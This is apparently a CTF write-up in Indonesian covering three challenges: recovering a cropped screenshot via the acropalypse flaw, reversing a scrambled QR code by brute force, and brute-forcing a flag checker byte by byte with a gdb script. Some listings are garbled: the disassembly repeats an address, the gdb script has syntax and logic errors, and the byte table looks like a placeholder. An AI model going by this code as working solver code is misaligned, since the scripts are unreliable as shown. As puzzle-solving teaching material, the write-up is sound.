
setelah length chunk dan crc32 benar maka akan muncul gambar sebagai berikut:

Screenshot\_20231121-233803.png



Screenshot\_20231121-234138.png





terlihat format flag tetapi masih terpotong karena dilihat dari deskripsi yang ada panjang karakter flag adalah 20 karakter, disini kami stuck agak lama dan menebak nebak size gambar untuk mengubah size gambar tetapi tidak berhasil:(

setelah itu kami coba menggunakan skill osint kami dengan memasukkan key search screenshot recovery karena deskripsi menjelaskan bahwa gambar tersebut adalah screenshot, kami pun menemukan tools online


<https://acropalypse.app/>

hmm agak sesuai dengan judul soal ya acropalypse = apocalypse cocoklogi:v dan terlihat full flag sebagai berikut:

Screenshot\_20231121-233803.png



Screenshot\_20231121-234138.png



Flag: CJ2023{cb2aa1108f6aebb88c30}



## [ CRYPTOGRAPHY ]

### chokaro



Diberikan file **chokaro.zip** yang ketika diekstrak berisi file gambar qrcode yang teracak pixelnya dan file encryptor untuk mengenkripsi qrcode yang asli



Setelah dianalisa algoritma enkripsinya akan membaca array dari qr code yang sudah disisipkan plaintext, kemudian tiap array akan diacak 22x dengan fungsi mix() dimana mengambil nilai a dan b dari angka random antara 1 hingga panjang array. Kemudian akan direscale dan disave menjadi gambar.

Setelah mencoba debugging dengan mencoba meng-generate dan mengenkripsi qrcode, ternyata fungsi mix jika dilakukan 48x maka akan kembali seperti semula. Jadi untuk menyusun kembali tinggal melakukan mix sebanyak 26x dengan nilai a dan b yang sama, karena fungsi enkripsi melakukan mix 22x.

Untuk mencari nilai a dan b bisa dengan bruteforce karena nilai tidak terlalu banyak. Berikut script yang digunakan.

disini menambahkan fungsi inverse\_rescale karena algoritma mix dijalankan sebelum array di rescale, jadi melakukan mix array sebelum direscale

```
(idzoyy@Ahmad-Idza-Anafin)~/ctf/cj2023highschool/cry
$ cat sv.py
import random
import numpy as np
import qrcode
from PIL import Image

def rescale(arr):
    mod = len(arr)
    final_arr = np.zeros(shape=(mod*10,mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]

    return final_arr

def mix(a,b,arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[nx][ny] = element

    return narr

def inverse_rescale(arr):
    mod = len(arr) // 10
    final_arr = np.zeros(shape=(mod, mod), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i][j] = np.any(arr[i * 10:(i + 1) * 10, j * 10:(j + 1) * 10])


    return final_arr
```

Tinggal lakukan brute force untuk nilai a dan b. kemudian mencari qr yang asli.

```
i = 0
for a in range(21):
    for b in range(21):
        scrambled_img = Image.open('mixed.png')
        scrambled_arr = np.array(scrambled_img)
        scrambled = inverse_rescale(scrambled_arr)
        for _ in range(26):
            scrambled = mix(a,b,scrambled)

        scrambled = rescale(scrambled)
        img = Image.fromarray(scrambled)
        img.save(f'{i}.png')
        i+=1
        print(a,b)
```

Disini pada gambar 228.png adalah qr yang asli dan ketika discan dapat flag



Flag: CJ2023{small\_exercise\_to\_start\_your\_day\_:D}

Setelah melakukan analisa pada flowchart karena tidak bisa didecompile, input user akan dicompare dengan BYTE\_203B90

.rodata:0000000000203B90	byte_203B90	db 002h	; DATA XREF: newcomer_main+1EF1h
.rodata:0000000000203B91		db 95h	
.rodata:0000000000203B92		db 0C2h	
.rodata:0000000000203B93		db 70h ; p	
.rodata:0000000000203B94		db 0A4h	
.rodata:0000000000203B95		db 53h ; S	
.rodata:0000000000203B96		db 005h	
.rodata:0000000000203B97		db 4Ah ; J	
.rodata:0000000000203B98		db 30h ; =	
.rodata:0000000000203B99		db 0C8h	
.rodata:0000000000203B9A		db 9Ah	
.rodata:0000000000203B9B		db 3Ch ; <	
.rodata:0000000000203B9C		db 62h ; b	
.rodata:0000000000203B9D		db 00h	
.rodata:0000000000203B9E		db 0A7h	
.rodata:0000000000203B9F		db 41h ; A	
.rodata:0000000000203BA0		db 0EAh	
.rodata:0000000000203BA1		db 2Ah ; *	
.rodata:0000000000203BA2		db 3Ch ; <	
.rodata:0000000000203BA3		db 85h	
.rodata:0000000000203BA4		db 73h ; s	
.rodata:0000000000203BA5		db 0C6h	
.rodata:0000000000203BA6		db 0ACh	
.rodata:0000000000203BA7		db 47h ; G	
.rodata:0000000000203BA8		db 0EEh	
.rodata:0000000000203BA9		db 87h	
.rodata:0000000000203BAA		db 0Dh	
.rodata:0000000000203BA8		db 64h ; d	

Setelah melakukan debugging dengan IDA, input akan dicompare byte tiap byte yang artinya dapat dibruteforce. Berikut script yang digunakan

```

[idzoyy@Ahmad-Idza-Anafin]~/ctf/cj2023highschool/rev
$ cat sv.py
from string import printable
enc = b'\x21\x22\x23\x24\x25\x26\x27\x28\x29\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xCA\xCB\xCC\xCD\xCE\xCF\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xFA\xFB\xFC\xFD\xFE\xFF'
flag = b'CJ2023!{'
gdb.execute('b * 0x21f16f+')
for x in range(len(enc)):
    for i in printable.encode():
        x = open("a", "w")
        x.write(flag + chr(i))
        x.close()
        gdb.execute("r < a")
    for j in range(len(flag)):
        gdb.execute("c r")
        chk = int(gdb.selected_frame().read_register("al")) & 0xff
        if chk == enc[x]:
            flag += chr(i)
            print(flag)
            break

```

Setelah menunggu hasil bruteforce,terdapat beberapa karakter yang kurang tepat, kemudian mengulangi dengan known plaintextyang sudah didapat dan sedikit berasumsi

```

Stack
0000 0x7fffffff9f80 --> 0x79bc4f17cb700000
0008 0x7fffffff9f80 --> 0x954a010000000000
0016 0x7fffffff9f80 --> 0x1
0024 0x7fffffff9f80 --> 0x1
0032 0x7fffffff9f80 --> 0x7fffffff9f80 ("CJ2023{tbh_i_ran_opt_of_ideas_idk_if_you_guys_learned_anything_rop_thist\n", '\252' <repeats 26 times>)
0040 0x7fffffff9f80 --> 0x49 ('I')
0048 0x7fffffff9f80 --> 0x0
0056 0x7fffffff9f80 --> 0x0

Legend: code, data, rodata, value

Breakpoint 1, newcomer.main () at newcomer.zig:16
16 in newcomer.zig
Traceback (most recent call last):
  File "sv.py", line 14, in <module>
    if chk == enc[flag]:
IndexError: index out of range
gdb-peda$

```

Kemudian coba validasi

```

[idzoyy@Ahmad-Idza-Anafin]~/ctf/cj2023highschool/rev
$ ./newcomer
CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}
Correct Flag
uncanny-newcomer@CJ2023

```

Flag:

CJ2023{tbh\_i\_ran\_out\_of\_ideas\_idk\_if\_you\_guys\_learned\_anything\_from\_this}



